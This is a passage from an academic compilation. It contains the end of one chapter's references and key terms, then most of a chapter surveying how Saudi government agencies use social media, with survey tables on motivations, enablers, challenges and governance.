Schultz, L. (2007). *Effects of graphical elements on perceived usefulness of a library*. Retrieved February 16, 2013, from http://www.tarleton.edu/~schultz/finalprojectinternetsvcs.htm

Smith, A. (2013). *Smartphone ownership–2013 update*. Washington, DC: Pew Research Center.

Smith, M. E. (2014). *Connecting students and families for support during the college transition.* Paper presented at the companion publication of the 17th ACM conference on Computer supported cooperative work & social computing. doi:10.1145/2556420.2556832

Smith, R., & Khawaja, N. (2011). A review of the acculturation experiences of international students. *International Journal of Intercultural Relations*, *35*(6), 699–713. doi:10.1016/j.ijintrel.2011.08.004

Tapscott, D. (2008). *Grown Up Digital: How the Net Generation is Changing Your World HC*. London: McGraw-Hill.

Vincent, T. (2012). *Education app evaluation rubric*. Retrieved May 20, 2015, from: http://learninginhand.com/blog/evaluation-rubric-for-educational-apps.html

West, J., & Mace, M. (2010). Browsing as the killer app: Explaining the rapid success of Apple's iPhone. *Telecommunications Policy*, *34*(5).

Woodcock, B., Middleton, A. & Nortcliffe, A. (2012). Considering the Smartphone Learner: developing innovation to investigate the opportunities for students and their interest. *Student Engagement and Experience Journal, 1*(1).

Xanthopoulos, S., & Xinogalos, S. (2013). *A comparative analysis of cross-platform development approaches for mobile applications.* Paper presented at the 6th Balkan Conference in Informatics. doi:10.1145/2490257.2490292

Zickuhr, K. (2013). *Tablet Ownership 2013 - Pew Internet & American Life Project*. Retrieved January 20, 2015, from: http://www.pewinternet.org/2013/06/10/tablet-ownership-2013/

KEY TERMS AND DEFINITIONS

Access Students: Access students are primarily made up of mature students (23 years of age or over) and young adult students (below 23 years of age) from socioeconomically disadvantaged and educationally disadvantaged backgrounds who undertake Access Foundation Courses. These courses are tailored as pathways to higher education and prepare students with the necessary skills and knowledge required for their chosen undergraduate career.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Acculturation: Acculturation is the process of change that takes place as a result of a member of one culture joining another. For international students this would encompass societal, organisational, individual and language changes.

Bespoke Applications: Bespoke applications are applications that are specially developed for a specific organisation or group of users which can be contrasted with applications that are developed for the mass market.

Foundation Students: Foundation students comprise of Access and International Students participating on pre-degree foundation courses. These courses are tailored as pathways to higher education to prepare access and international students with the necessary skills and knowledge required for their particular undergraduate destination.

Hybrid Apps: Hybrid mobile applications are developed in a similar manner to websites by utilizing a combination of web technologies like HTML, CSS, and JavaScript. Instead of using a mobile browser a hybrid application is hosted inside a downloaded "native container" application which enables them to access the hardware capabilities of the mobile device and content from the internet.

International Students: International Students are defined as "third country nationals", people who are not EU citizens and who are accepted by a higher education institute for the purposes of studying in Ireland or another EU member state.

Mobile Application Development Platforms: Hybrid Mobile Development Platforms provide a way for developers to take advantage of web technologies and native platform features to release mobile apps on multiple platforms. They also abstract developers from the platform details.

Mobile Applications: Mobile applications are software that is developed for handheld devices, such as tablet computers or mobile phones, and usually downloaded and installed on the device from an App Store.

Transition Students: Transition typically refers to the transitional point in the education system, for example, when a student enters third level education from second level or work. Students in transition to third level education face complex and dynamic issues of diversity, in terms of their demographics, backgrounds and their preparedness for study in third level organisations. Many students that transition to third level can have preconceptions about what they might encounter, which may impact on their ability to perform academically or may ultimately influence their decision to drop out.

This research was previously published in the Handbook of Research on Mobile Devices and Applications in Higher Education Settings edited by Laura Briz-Ponce, Juan Antonio Juanes-Méndez, and Francisco José García-Peñalvo, pages 222-249, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 58
Investigating the Use of Web 2.0 Technologies and Their Presence in Saudi Government Agencies' Websites

Mohammed Altayar
Al Imam Mohammad Ibn Saud Islamic University (IMSIU), Saudi Arabia

ABSTRACT

Government agencies in both developed and developing countries have started using social media to provide content and services. The aim of this study is to investigate the use of social media in Saudi government agencies. It adopts a quantitative approach. The study shows that Saudi government agencies are aware of social media and they use them for different purposes. The study argued that government agencies with less engagement with the public are less likely to use social media. Government agencies tend to publish the same content in different social media. Moreover, information dissemination and improving communication with the public were the main motivations for using social media. In terms of enablers, the study shows that awareness of the public about the importance of social media usage was an important issue. Regarding the challenges, lack of dedicated resources such as budget and specialized staff were the main challenges. The study contributes to the literature by addressing issues related to motivation, factors influenced the decision to adopt social media, enablers and barriers.

1. INTRODUCTION AND OVERVIEW

Information and Communication Technology (ICT) in general and the Internet in particular, is having a strong impact on business activities and operations (DeLone and McLean, 2003). In recent years, there has been an increased interest among government agencies and institutions in developed and developing countries to adopt and use social media (Web 2.0 technologies) in their daily work. Although there has been no agreement about what is meant by social media, several researchers have proposed different definitions from various perspectives. O'Reilly (2005) defines Web 2.0 technologies as a set

DOI: 10.4018/978-1-5225-3422-8.ch058

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of applications and tools that use internet standards and depend on user generated content and remixing data from multiple sources. Such applications emphasize the importance of users' participation, engagement, openness and the influence of individuals, groups and networks to deliver a rich user experience. McAfee (2006) coined the term SLATES, which refers to: Search, Link, Authoring, Tags, Extensions, and Signal, which describes the capabilities of social media usage in organizations. In the context of government, social media has been defined as "a group of technologies that allow public agencies to foster engagement with citizens and other organizations using the philosophy of Web 2.0." (Criado et al, 2013). Examples of such social media include: Facebook, Twitter, YouTube, LinkedIn, RSS, Blogs, Flickr and Digg.

The use of social media has become a phenomenon and is widespread in contemporary societies. Mergel et al (2009) have identified four main drivers in the emergence of Web 2.0 applications and their adoption by government and citizens, which are: technological, social, economic and legal. Concerning the technological drivers, the rapid diffusion of broadband, communication, improved technological devices, and high speed networks were important issues that allowed online users to generate, post, and upload content and information. Regarding the social drivers, there is an increased desire among users to express themselves and create content to share with their friends, contacts and other online users. In addition, contemporary online users are interested in the consumption of content that is interactive and collaborative, which emphasizes the importance of social engagement. With respect to the economic drivers, most of the products and services that are provided via social media are either free of charge or relatively cheap, which is an important issue for online users. Finally, the legal drivers emphasize the importance in the development of the software industry of open source initiatives which are supported by copyright law where licenses dictate a sharing culture rather than proprietary protection (Mergel et al, 2009).

During the last few years, the use of social media at a global level has been growing rapidly and social media networks and user generated content applications have been attracting the attention of online users and organisations who are embracing these applications and tools. For example, recent statistics show that Facebook has 1 billion registered accounts, LinkedIn 347 million, Twitter 316 million and Instagram 300 million accounts (We Are Social, 2015).

The situation in the Arab world is no different from the global landscape. It is estimated that there are around 82 million Arab users who use social media, with 22% penetration rates regionally. In addition, research shows that the usage of social media has been equally strong and rapidly growing, with 81 million Facebook users, 6 million on Twitter and 8 million users on LinkedIn (The Arab Social Media Report, 2014).

After the successful adoption of social media applications by Internet users, and in response to the social media phenomenon, organisations realised that such applications could be utilised at an organisational level. As a result, many governments in developed and developing countries have started deploying these applications (Mergel et al, 2009; Kavanaugh et al, 2012; Yi et al, 2013; Parveen et al, 2015) and during the last few years, social media have been accepted as information and communication tools by many governments worldwide (Mergel, 2013).

The idea behind using social media in government websites is a transitional move from that of e-government, with its focus on efficiency and bringing services, to one of integration and involvement of citizens in government initiatives (Abdelsalam et al,2013) and can be seen as an attempt to utilize the Web 2.0 benefits and to keep up with recent development and trends (Sivarajah and Irani, 2012). In order for governments to meet the increasing expectations of citizens, they are can no longer do so by

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

having only a web presence and provide static content. Rather, they are expected to provide two-sided collaboration so that citizens and government personnel can work together in the creation of information and services (Chua et al, 2012).

According to Osimo (2008) Web 2.0 applications are relevant for many different domains of eGovernment. The use of social media can contribute positively to the relationship between governments and citizens, and can result in several benefits such as, facilitating political participation, promoting civic engagement, improving communication, enhancing transparency and accountability, enabling collaboration, harnessing the wisdom of the crowd, and contributing to policy-making process in government initiatives (Osimo, 2008; Mergel et al, 2009; Bertot et al, 2010; Golbeck et al, 2010; Chua et al, 2012; Nam, 2012; Abdelsalam et al, 2013; The Arab Social Media Report, 2014).

Studying social media adoption, usage and implementation in government agencies has attracted the attention of many researchers. However, since the use of social media applications in government agencies is a relatively new phenomenon, little is known about how and why government agencies adopt and use social media. In addition, the literature on this topic is still evolving and is in its infancy (Criado et al, 2013; Mergel, 2013) so there is a need for more systematic research to understand and address many issues (Chua et al, 2012; Picazo-Vela et al, 2012; Mergel, 2013; Oliveira and Welch, 2013; Criado and Rojas-Martin, 2013; Sharif et al, 2014). This is especially relevant in the context of developing countries (Shah and Lim, 2011; Abdelsalam et al, 2013; Al-Badi, 2014) and for non English government web sites (Chua et al, 2012) and most of the research has focused on the individual perspective and paid less attention to the organisational perspective (Parveen et al, 2015; Ngai et al, 2015). This study aims to investigate the use of social media in Saudi government agencies as an example of the developing countries. It seeks to answer the following research questions:

- To what extent are Web 2.0 tools and applications prevalent in Saudi government websites?
- What is the current status of using social media in Saudi government agencies?
- Why do Saudi government agencies adopt and use social media applications?
- What are the enablers and challenges associated with the use of social media?

The rest of the paper is organized as follows: in the next section, it reviews previous research and studies concerning the use of social media in government institutions and agencies. Then, in section 3 it details the research methodology that was used and describes how the data were collected and analysed. This is followed by section 4 which reports the findings and discusses them in the light of the literature and related work. Finally, section 5 presents the conclusions from this study, provides some recommendations and suggestions for future research, and outlines the limitations of the study.

2. LITERATURE REVIEW

The use of social media by government agencies has attracted the attention of many researchers who have investigated this topic from different perspectives and methodologies. Chua et al (2012) investigated the prevalence and use of web 2.0 applications in government web sites. The study compared developed countries with their counterpart in developing countries. It was found that government web sites in developed countries were more likely to use Web 2.0 applications than those in developing countries. In addition, overall, the use of Web 2.0 applications in government websites was limited. Furthermore,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

different kinds of Web 2.0 applications were used. On the one hand, RSS services were the most popular and were prevalent in nearly half of all government websites, followed by multimedia sharing services, blogs and forums. On the other hand, Web 2.0 applications that were less prevalent included social tagging services, social networking services and wikis. What is more, in both developed and developing countries, the use of Web 2.0 applications suggests a citizen-centric orientation in information and service delivery. Government websites used social media for different purposes, including: information dissemination, building online communities, encouraging interaction with and among citizens, and building social connections with citizens to engage them at a personalized level.

Abdelsalam et al (2013) examined the presence, usage and effectiveness of social media in Egyptian government websites. The results indicated that the use of Facebook, Twitter, and YouTube were the top social media applications in Egyptian government websites. However, while there appears to be interest in social media, these applications were used mainly to post information, with very little two-way communication and interaction between the government and its citizens. Al-Badi (2014) investigated the adoption and use of social networking systems by institutions and government ministries in the Gulf Cooperation Council (GCC). The study showed that some of the GCC countries are early adopters of social media, but these tend to be personal initiatives from individual ministers or even the top management of that ministry or agency. It also found that the usage of social media is limited to specific types such as Twitter, Facebook, YouTube and RSS, which were the most common social network sites used.

The Arab Social Media Report (ASMR, 2014) explored the impact of social media on citizen engagement and public service delivery and design in the Arabic region. The findings indicated that although the level of engagement between Arab governments and their citizens is limited, respondents have positive attitudes and high expectations towards social media use by Arab governments for public service delivery. It also showed that there were direct and indirect benefits associated with the use of social media for service design and delivery. Direct benefits included: reduced cost, meeting the needs of stakeholders, inclusive service delivery, increased service accessibility, and improved quality of services. Concerning the indirect benefits, the study showed that enabling innovation, improving government, understanding of customer needs, building communities of practice, and improving trust in government were the most important issues. The study showed that Arab citizens used government social media pages for accessing information but not as much for providing feedback, which suggests that the interactive aspects of the technology has not been fully utilized. Zheng (2013) investigated the drivers, challenges and capabilities associated with the use of social media in Chinese government. It was found that pervasiveness of IT devices, rising citizen participation and international influence were important external drivers. With respect to the external challenges, digital divide, low trust in government, hacking, and technological substitution were the main issues. The study concluded that the government capabilities did not fit with the nature of Chinese society, which has already upgraded to the use of Web 2.0 applications that are based on openness, networking and decentralization, while the government is still characterized as closed, hierarchical and centralised. As a result of this contradiction, the government has not utilized social media to its potential capabilities.

In another study, Yi et al (2013) compared the use of social media by the U.S and the Korean governments. The study found that each government has different perspectives on the use of social media. For example, the Korean government views social media as a new medium to develop relationships with citizens. In this sense, the government classifies social media tools into two categories: Information-centered, and relationship-centered. Furthermore, the study concluded that protection of privacy, lack of policy, and digital divide were the most important and common concerns of both the Korean

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and U.S. governments regarding the use of social media. Mergel (2013) investigated U.S government decision-making regarding the adoption of social media in the public sector. The study showed that the adoption of social media is a grass roots initiative coming from IT departments, public affairs offices and knowledge experts (bottom up approach), which suggests a lack of formal guidance from top management. In addition, the adoption decision was influenced by four main factors including: observations of the public use of social media, passive observations of best innovative agencies and departments, active interaction with peers, and official guidelines provided by lead agencies. In addition, the study found that representing the agency on social media channels, public engagement and networking with the public were important issues for having a presence on social media. The agencies studied tended to have a presence on those social media channels that have the biggest number of users such as Twitter, Facebook, YouTube, blogs and RSS feeds.

Parveen et al (2015) qualitatively investigated the organisational usage of social media and its subsequent impact on the performance of Malaysian organisations. The study found that social media were used for a number of reasons, including: information sharing and search, branding and promotion, reaching new customers, developing customer relations, communicating with customers and receiving customer feedback. Furthermore, the study revealed that social media usage has improved the performance of organisations in a number of ways, such as enhancing customer relationship and service, cost reduction, improved information sharing and accessibility, revenue generation, and competitive advantage. Bertot et al (2012) discussed the importance and impact of polices on government social media usage. They argue that in order for government agencies to fully utilize the promising benefits of social media, there is a need for policy that addresses issues such as, use and access, information and content management, social inclusion, privacy, security, accuracy, archiving, and governance.

Oliveira and Welch (2013) studied the use of social media in U.S local government and its link to task and organisational context. It used an online questionnaire for data collection. It was found that Facebook, Twitter, YouTube, instant messaging and LinkedIn, were the most popular applications used. In addition, local governments use social media for multiple and different purposes and actively mingle the applications into organisational processes in different ways including: information dissemination, internal collaboration, and to some extent participation. Moreover, the study showed that organisational factors, such as the degree of innovativeness and external influence, predict the use of social media technology for different tasks. Having a social media icon on a webpage does not mean usage, but it may indicate the possibility of using an application for different tasks related to both internal and external organisational activities. The study concluded that in order for organisations to take advantage of social media as tools for communication, collaboration and stakeholder engagement, there is a need to develop clearer policies and strategies that connect tools with work purposes. In another study, Mossberger et al (2013) used interviews and content analysis to examine the use of social media and other interactive tools in the 75 largest U.S. cities. The study found that Facebook, Twitter, YouTube, RSS and Flickr were the most popular links found in the government websites. The rapid adoption of social networks by governments is remarkable and indicates a tendency toward openness and interactivity in using such applications. The study shows that social media use is mainly concerned with representation (push strategy) where government agencies only provide information and there is no interaction with the public. However, there is some evidence that suggests government intention to use social media for citizen engagement and networking with the public.

Picazo-Vela et al (2012) investigated the risks, benefits, and strategic alternatives of social media applications in the public sector in Mexico. The study showed that governments' adoption of social

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

media could result in several benefits including: citizen participation, improved communication, more transparency, and determining best practices among government agencies. In considering the risks, the study identified several factors including: the incompleteness of the IT infrastructure of government offices, the limited number of people who benefit from the use of social media, and the lack of training programs to educate employees on the use of these tools. Another important finding was the absence of a regulatory framework in Mexico to control and govern the use of social media. Furthermore, and in order for government agencies to take advantage and avoid the risks of social media, there is a need for a good implementation strategy. Moreover, the implementation of social media requires updating of laws and regulations, and promoting cultural changes within government as well as in organisational processes and practices.

Meijer and Thaens (2010) investigated the strategic use of Web 2.0 technologies in three police departments in North America (Washington, DC, Boston and Toronto). The study concluded that the use of these technologies should be aligned with the organisational strategic orientations. In addition, IT strategies based on Web 2.0 technologies should be developed by IT specialists with sufficient knowledge. The study indicated that the application of the traditional strategic organisational alignment can fit with new Web 2.0 technologies. Criado and Rojas-Martin (2013) investigated the use of social media by 17 public organisations in Spain. The study showed that all the organisations studied have adopted some type of social media tools. Facebook and Twitter were the two applications that achieved the highest level of diffusion, followed by YouTube and Flickr. In addition, the use of social media has led to the establishment of departments that specialise in the management of social media, namely communication departments. Furthermore, there were several motivations behind the adoption of social media, such as promoting participation, increasing transparency, and providing information to citizens. The study has identified a number of inhibitors including the lack of an adequate organisational culture, security issues, the absence of a framework of governance, and the lack of resources for control and assessment. Moreover, the research revealed that accumulating user experience, generating teamwork, and providing case studies with statistics were the most important facilitators. Finally, there was a limited presence of policies and user guides for the use of social media.

Using the Technological, Organisational, and Environmental framework, (TOE) Sharif et al (2014) qualitatively investigated the factors that drive the adoption of social media services by twenty-one local government organisations in Australia. The study has identified several factors including relative advantage, perceived security, management support, social media policies, community demand, and bandwagon effect.

Al-khalifa et al (2012) explored social media usage in Saudi government websites. The study showed the use of such tools is a relatively new phenomenon among Saudi agencies. In addition, it shows that Facebook, Twitter and YouTube were the most popular among Saudi agencies. These were used to disseminate information, news and announcements. The pattern of usage can be described as one-way communication with very limited interaction between the agencies and the public. Furthermore, the usage of social media services was most common in university and municipality websites, and most e-Government agencies publish the same content on both Facebook and Twitter.

2.1. Social Media in Saudi Arabia

As a developing country, Saudi Arabia has witnessed dramatic changes and important developments in the ICT sector, which has become a crucial component in the national and strategic plans for the country.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Saudi was ranked 36 globally in the e-Government Development Index (United Nations, 2014). Regarding social media, these tools and applications have found their way into Saudi society, and usage of such applications has been growing rapidly. For example, there are 9.2 million active social media accounts, and around 29% of the population use social media and Saudi people spend an average of 3 hours per day using social media (We Are Social, 2015). In addition, the country has the highest number of active Twitter users in the Arab region with 5 million users, representing over 40% of all active Twitter users and Tweets in the Arab region, and 8 million on Facebook, 1.4 million on LinkedIn (The social clinic, 2015). In November 2014, there were 90 million views per day on YouTube (Alriyadh newspaper 2014). They use social media for a number of reasons including: the ease of access to information, to get information faster, to find specific political and social information, and to keep up to date with the main issues of the day (Alothman, 2013). In addition, the widespread use of social media tools and applications among Saudi society has encouraged the government to respond to this phenomenon and to have some kind of online presence on social media to interact with the public and allow citizens to participate in public matters.

3. RESEARCH METHODOLOGY

This study adopts a quantitative approach to investigate the use of social media in Saudi government agencies. According to Henn et al (2006), the quantitative approach is concerned with measuring instruments, including experiments, questionnaire surveys, and content analysis. To achieve the aim and objectives of the study, two main methods were used for data collection: questionnaire survey and content analysis.

In the first stage, an Internet questionnaire (online questionnaire) was used for data collection. The researcher designed an online questionnaire by subscribing to a Web-based questionnaire software creation service on the Internet, namely Surveymonkey. The survey was distributed at national level to all government agencies listed on the Saudi National e-Government Portal (http://www.saudi.gov.sa), between December 2014 and February 2015. The questionnaire consisted of 24 questions related to the use of social media. The questions were identified from the aims and objectives of the study, and from the literature that had been reviewed. The online questionnaire consisted of four sections. Part 1 asked participants about the usage patterns of social media. Part 2 was about the motivation and the factors influencing the use of social media. This is followed by section 3 which was about enablers and challenges associated with social media usage. Section 4 asked participants about the governance and management of social media. The online instrument consisted of multiple choice questions and open and closed questions. The last question was open ended asking the participants for any other information or comments they may have regarding social media usage. A total of 170 government agencies have been identified from the Saudi National e-Government Portal. All of them were invited to participate in this study. A total of 139 responses were received, with a final response rate of 82%, and 31 agencies (18%) did not respond to the survey. The participants were individuals who are involved with government agencies social media accounts.

Quantitative data were analysed using SPSS. Descriptive statistics, frequency and percentages were used for an overall overview of participants' perception regarding the use of social media by government agencies.

In the second stage, content analysis was used to investigate the presence of social media in Saudi government websites. Content analysis is a well established methodology in research that is mainly con-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

cerned with "the objective, systematic, and quantitative description of the content of communication" (Baran, 2002). It has gained significant attention among researchers to analyse web based information content (McMillan, 2000; Herring, 2010). Several studies have found that content analysis is a useful technique in analysing government agencies' websites to identify their use of social media (Chua et al, 2012; Mossberger et al, 2013). According to Herring (2010) the main aim of using content analysis is to identify and describe patterns in manifest content. The researcher examined government agencies websites and checked for the availability of social media applications. Then, the researcher analysed social media accounts to determine type of information content, interaction, and how they are making use of the social media to present themselves. One issue encountered the researcher regarding content analysis was the availability of several departments accounts for the same agency. In this case, the analysis was restricted to the main agency account to avoid examining separate departments (Mossberger et al, 2013).

The selection of the websites was conducted using a four-step content analysis. The first step was to examine the official and registered government agencies' websites which are listed on the Saudi National e-Government Portal (http://www.saudi.gov.sa). This has resulted in identifying 170 government agencies. The second step involved using search engines available on the Internet such as Google, Yahoo! and Bing to search the web for government agencies' websites (Chua et al, 2012). The third step was to identify which government agencies use social media applications in their websites. Fourth, each agency website was examined by the type of social media used, content up date, the type of content posted online, and the form of online interactions that are publicly available on social media accounts (Mergel, 2013). The selected agencies' websites and their social media accounts were examined and analysed during the three-month period of December 2014 and February 2015.

4. RESULTS

This section reports the findings from the questionnaire and content analysis, and discusses these in the light of the literature and related work.

4.1. Patterns of Social Media Usage

A total of 170 government agencies have been identified from the Saudi National e-Government Portal. All of them were invited to participate in this study. A total of 139 responses were received, with a final response rate of 82%. Thirty-one (31) agencies (18%) did not respond to the survey. Of the 139 agencies that responded, 108 mentioned that they used social media (77%), while 31 agencies did not use any kind of social media (22%).

In terms of the type of social media used, the results show that Twitter, Facebook and YouTube were the most common applications, as shown in Table 1. Other commonly used social media are Instagram, RSS, LinkedIn and Flickr. Furthermore, some government agencies used other social media such as Yammer, Snapchat, Slideshare, and WhatsApp.

In terms of language, all government agencies used Arabic as the main language, with only 32 agencies (29%) using Arabic and English (bilingual content) to provide content information on social media. The majority of the agencies used more than one social media. In addition, government agencies used third party services and did not have their own social media applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Type of social media used

Social Media	N= 108	%
Twitter	96	88.89%
Facebook	74	68.52%
YouTube	70	64.81%
Instagram	30	27.78%
RSS	27	25.00%
Google +	21	19.44%
LinkedIn	20	18.52%
Other	12	11.11%
Flickr	6	5.56%

4.2. Motivation and the Factors Influencing the Use of Social Media

One of the questions that this study seeks to answer is: what motivates Saudi government agencies to adopt and use social media applications? Overall, the findings indicated that there are a number of reasons, as shown in Table 2.

The majority of the respondents (95%) mentioned that information dissemination was the most common motivation for using social media. Furthermore, content analysis shows that the majority of government agencies' accounts on social media disseminate different types of information, such as news, announcements, updates, and answers to users' questions. The second motivation, reported by 96 participants (88%), was improving communication with the public. Sharing information with the public was another reason for using social media and was reported by 69 participants (63%). The study identified other motivations including: utilizing social media for collaboration 55%, facilitating the access to services 52%, improving the quality of services 40%, enhancing transparency 39%, improving decision making 20% and cost reduction 4%.

Table 2. Motivations for using social media

Motivation	N= 108	%
Information dissemination	103	95.37%
Improve communication with the public	96	88.57%
Sharing information with the public	69	63.89%
Collaboration between the agency and citizens	60	55.56%
Facilitating the access to services	57	52.78%
Improving the quality of services	44	40.74%
Enhancing transparency	43	39.81%
Improve decision making	22	20.37%
Reducing the cost of services	5	4.63%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The study has identified a number of factors that influenced the decision to adopt social media, as shown in Table 3.

The vast majority of respondents 95 (87%) believe that the use of social media has become widespread among the public and Internet users. The second factor was the fact that the use of social media has become necessary to interact with the public and involve them in designing and producing content and services, reported by 69%. Representing the agency was another influencing factor in the decision to use social media, mentioned by 65% of the respondents. Another factor was the fact that there were some instructions from top management in the agency to use social media, reported by 41% of respondents. In addition, the findings indicated that around 30% of respondents mentioned that following the behavior of other similar agencies who have used social media at local and international levels was another influencing factor. Finally, only 15% reported that the effect of some peers (colleagues) who work in similar agencies and adopted social media.

4.3. Enablers and Challenges Associated with the Use of Social Media

One of the questions that this study seeks to answer is: what are the enablers and challenges associated with the use of social media? Table 4 presents the enablers that contributed positively to social media use.

The vast majority of the respondents (88%) reported the awareness of the general public about the importance of social media usage as modern technologies. This is followed by top management support which came second and was mentioned by 53%. The skill of the personnel who govern the use of social media was another enabler, mentioned by 52% of the respondents. Finally, collaboration with other departments and units in the agency was reported as an enabler by 29%.

Table 3. Factors influencing the decision to adopt social media

Factors	N= 108	%
The use of social media has become widespread among the public and Internet users.	95	87.96%
The use of social media has become necessary to interact with the public and involve them in designing and producing content and services.	75	69.44%
Representing the agency on social media.	71	65.74%
Instructions from top management.	45	41.67%
Following the behavior of other similar agencies who have used social media at local and international levels.	33	30.56%
The effect of some peers (colleagues) who work in similar agencies and adopted social media.	17	15.74%

Table 4. Enablers contributing to the use of social media

Enablers Contributing to the Use of Social Media	N= 108	%
Awareness of the public about the importance of social media usage	95	87.96%
Top management support	58	53.70%
Skillful personnel	56	51.85%
Collaboration with other units and departments in the agency	32	29.63%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Regarding the challenges, the study has identified a number of issues, which are represented in Table 5.

More than half of respondents (58%) listed a lack of dedicated resources (budget and specialized staff) as one of their replies. Another perceived issue was the absence of a policy or strategy that governs the use of social media, reported by 52%. The third issue was limited collaboration between the people who govern social media and other departments and units in the agency, reported by 29% of the participants. In addition, providing content in more than one language (Arabic and English) was another issue identified by 20%. Other less common issues mentioned include: information security 14%, lack of trust by citizens in the services provided 13%, bureaucracy 12%, and top officials in the agency not being convinced by the use of social media 8%.

4.4. Managing Social Media

The study has identified a number of patterns regarding the management and development of social media in the agencies studied. For example, it was found that around 51% of the participants mentioned that the decision to use social media was a top management initiative. This is followed by 36% who reported middle management and only 12% from staff, as shown in Table 6.

In terms of who is responsible for governing social media, the findings show that more than half of the respondents (54%) reported public relations and media departments or units, followed by IT and Information Services departments (27%), a dedicated team for social media (11%), and only (6%) in management and marketing departments, as shown in Table 7.

Table 5. Challenged associated with the use of social media

Challenges	N =108	%
Lack of dedicated resources such as budget and specialized staff to manage social media	63	58.33%
Absence of a policy or strategy that governs the use of social media	56	51.85%
Limited collaboration provided by other units and departments in the agency	31	28.70%
Providing content in more than one language (Arabic and English)	22	20.37%
Information security	15	13.89%
Lack of trust by citizens in the services provided via social media	14	12.96%
Bureaucracy	13	12.04%
Top officials in the agency are not convinced by the use of social media and thus the lack of support required	9	8.33%

Table 6. Social media adoption decision

	N =108	%
Top management	55	50.93%
Middle management	39	36.11%
Staff	14	12.96%
Total	108	100%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Responsibility of social media governance

Department (Unit)	N =108	%
Public relations and media	59	54.62%
IT and Information Services	30	27.77%
Dedicated team for social media	12	11.11%
Management and marketing	7	6.48%
Total	108	100%

Regarding the approach being followed to govern social media, the study revealed that just over half of the participants (52%) reported a hybrid approach, followed by a decentralized approach (31%), and only 15% for a centralized approach, as shown in Table 8.

5. DISCUSSION

5.1. Patterns of Social Media Usage

In general, it can be said that Saudi government agencies are aware of social media and have already started using them. This is consistent with the global trend as the use of social media has become widespread among government agencies worldwide (Mergel et al, 2009; Kavanaugh et al, 2012; Yi et al, 2013; Parveen et al, 2015). Twitter was the most used social media with 96 agencies (88.8%) followed by Facebook 74 (68.5%), and YouTube 70 (64.8%). This finding is consistent with other research showing that these services were the most commonly used in government agencies' websites (Abdelsalam et al, 2013; Mergel, 2013; Al-Badi, 2014).

Content analysis shows that the usage can be classified into two main aspects: active and inactive usage. On the one hand, active usage can be described as when an agency has actively used the social media application and interacted with users during previous hours or days. This includes posting information, updating the agency account with recent information or interacting with users. On the other hand, inactive usage can be characterized as when the agency has already established a social media account, but has not actively provided information and interacted with users on a regular basis. In addition, content analysis shows that some agencies' websites have a social media icon but that it does not work. Having a social media icon on a webpage does not mean usage, but it may indicate the possibility of using an application for different tasks related to both internal and external organisational activities (Oliveira and

Table 8. Management approach

Management Approach	N =108	%
Hybrid approach	56	51.85%
Decentralized	35	32.40%
Centralized	17	15.74%
Total	108	100%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Welch, 2013). A final issue related to this is the fact that some government agencies have established social media accounts but have not provided any content or information. This can be interpreted as them wanting to register their account in order to prevent others from impersonating them. Recently, this issue has become a real problem to many government agencies in that their identity has been stolen and used fraudulently for illegal purposes.

The findings showed that 31 agencies (22%) did not use any kind of social media. It can be said that there might be a number of reasons that lead government agencies not to be interested in social media. For example, government agencies with less engagement with the public, such as the Ministry of National Guard, the Ministry of Defense and the Ministry of Petroleum, are less likely to use social media. Another reason could be the lack of dedicated resources, such as budget and specialized staff, to develop and manage social media, as 63 of the agencies (58%) mentioned that these issues were the main barriers for social media adoption.

Results from content analysis show that some government agencies publish the same content in different social media, such as photos in Facebook and Flickr, and recent updates and news on Twitter and Facebook. This may be attributed to the fact that government agencies want to increase their presence on different social media where there are lot of people. In addition, some government agencies have a large amount of content available on their websites (for example photos and videos), but they did not use or subscribe to any social media applications for photos and videos such as Flickr, Instagram or YouTube. This has several disadvantages. For example, the content will be restricted to the agency website and may not be visible to other online users. Having content on social media increases visibility of that content to web users worldwide. In addition, social media offers excellent and advanced features that can help agencies to manage their content and make it available to others on the internet in a structured and interactive manner.

5.2. Motivation and the Factors Influencing the Use of Social Media

Information dissemination was the most common motivation for using social media reported by (95%). This finding is in line with other research indicating that one of the purposes for using social media was information dissemination (Chua et al, 2012; Al-khalifa et al, 2012; Oliveira and Welch, 2013). It can be said that information dissemination is one of the primary functions of social media as it has several advantages, such as speed of disseminating information, and the ability to reach thousands of people locally and globally.

The second motivation for using social media was to improve communication with the public. This finding suggests that social media is a useful tool to improve communication between government agencies and the public. This is consistent with the view of Mergel (2013), who argued that social media has been accepted as an information and communication tool in many governments worldwide. However, content analysis shows that the pattern of using social media for communication can be described as one-way communication with very limited or no interaction between the agencies and the public. This agrees with Al-khalifa et al (2012) and Mossberger et al (2013) who reported similar findings. Sharing information with the public was another reason for using social media. This is consistent with the findings of Criado and Rojas-Martin (2013) and Parveen et al (2015).

Utilizing social media for collaboration was reported by 60 participants (55%) as it provides two-sided collaboration between citizens and government personnel and can enhance stakeholder engagement (Chua et al, 2012; Oliveira and Welch, 2013). It is interesting to note that cost reduction is not seen as

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

